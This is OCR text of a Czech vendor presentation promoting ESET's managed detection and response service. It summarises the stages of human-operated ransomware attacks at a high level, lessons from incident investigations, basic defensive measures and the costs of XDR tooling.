
ESET MDR

Rezistence jako služba



VÁCLAV ZUBR
Solution Architect

Moderní vyděračské útoky



Proniknutí do zařízení



Analýza systému, uživatelů, sítě



Stažení malwaru, utilit a skriptů



Získání legitimních přihlašovacích údajů



Infiltrace dalších zařízení



Exfiltrace citlivých dat



Zničení záloh, zašifrování dat



Žádost o platbu výkupného

Nutnost vyřadit zálohy a zašifrovat kritická data na serverech

To nelze provádět automaticky – „pouze“ malwarem

Interaktivní útoky | aktivní řízení průniku


Po získání počátečního přístupu útočníci nejprve mapují prostředí oběti a hledají možnosti dalšího postupu

- Rozdílné bezpečnostní produkty
- Rozdílné síťové prvky
- Rozdílná síťová struktura
- Rozdílné operační systémy
- Rozdílně řešené zálohování
- Rozdílné zranitelnosti
- Rozdílné zabezpečení důležitých účtů

Vydírané společnosti

Manuální útoky se nevyhýbají ani menším společnostem v Česku. Některé oběti mají pouze vyšší desítky zaměstnanců.

Přesto čelily útoku, krádeži dat a následnému vydírání.



Jak se účinně bránit?



Korektní nastavení a procesy

Potřeba implementace a osvojení základních bezpečnostních opatření, jako jsou **omezení služeb dostupných z internetu, segmentace sítě, patchování aplikací/OS**, **využití servisních účtů,** robustní **zálohování**, **školení uživatelů** a v neposlední řadě také **provozní a bezpečnostní monitoring**



Poučte se z chyb druhých

Střípky z vyšetřování

Brute-force

Měsíc trvající útok bez reakce správců

Zranitelnosti

Veřejně dostupný server se 3 kritickými zranitelnostmi

Aktualizace

Nasazené 7 let staré verze anti-malware systému

Sebeobrana

Bezpečnostní systémy bez ochrany proti narušení

Zálohy

Veškeré zálohy na NASu dostupném z internetu

Monitoring

5 dní bez reakce na nefunkční anti-malware ochranu

Nutnost odhalení nových hrozeb

Primárně **útoků zneužívajících legitimní systémové nástroje, skripty a vestavěné funkce operačních systémů** při manuálních útocích



Využitím XDR systému

ESET XDR umožňuje odhalení manuálních útoků, jejich investigaci a eliminaci na základě detekce potenciálně rizikových anomálií


- V rámci aplikací 3. stran
- Při zneužívání funkcí operačních systémů
- V chování uživatelů
- V síťovém provozu



Odvrácená strana
Samotná technologie XDR nestačí



Vyšší pořizovací náklady



Relativně složitá technologie



Velké množství upozornění




Časově náročné na obsluhu




Nutnost know-how

Go4insight | globální průzkum 2026


Zajištění kybernetické bezpečnosti ve firmách v USA a Kanadě




Externí zajištění kyberbezpečnostních služeb



Zkušenost s incidentem za posledních 12 měsíců




Zkušenost s incidentem za posledních 12 měsíců





MEDIAN | průzkum českého trhu

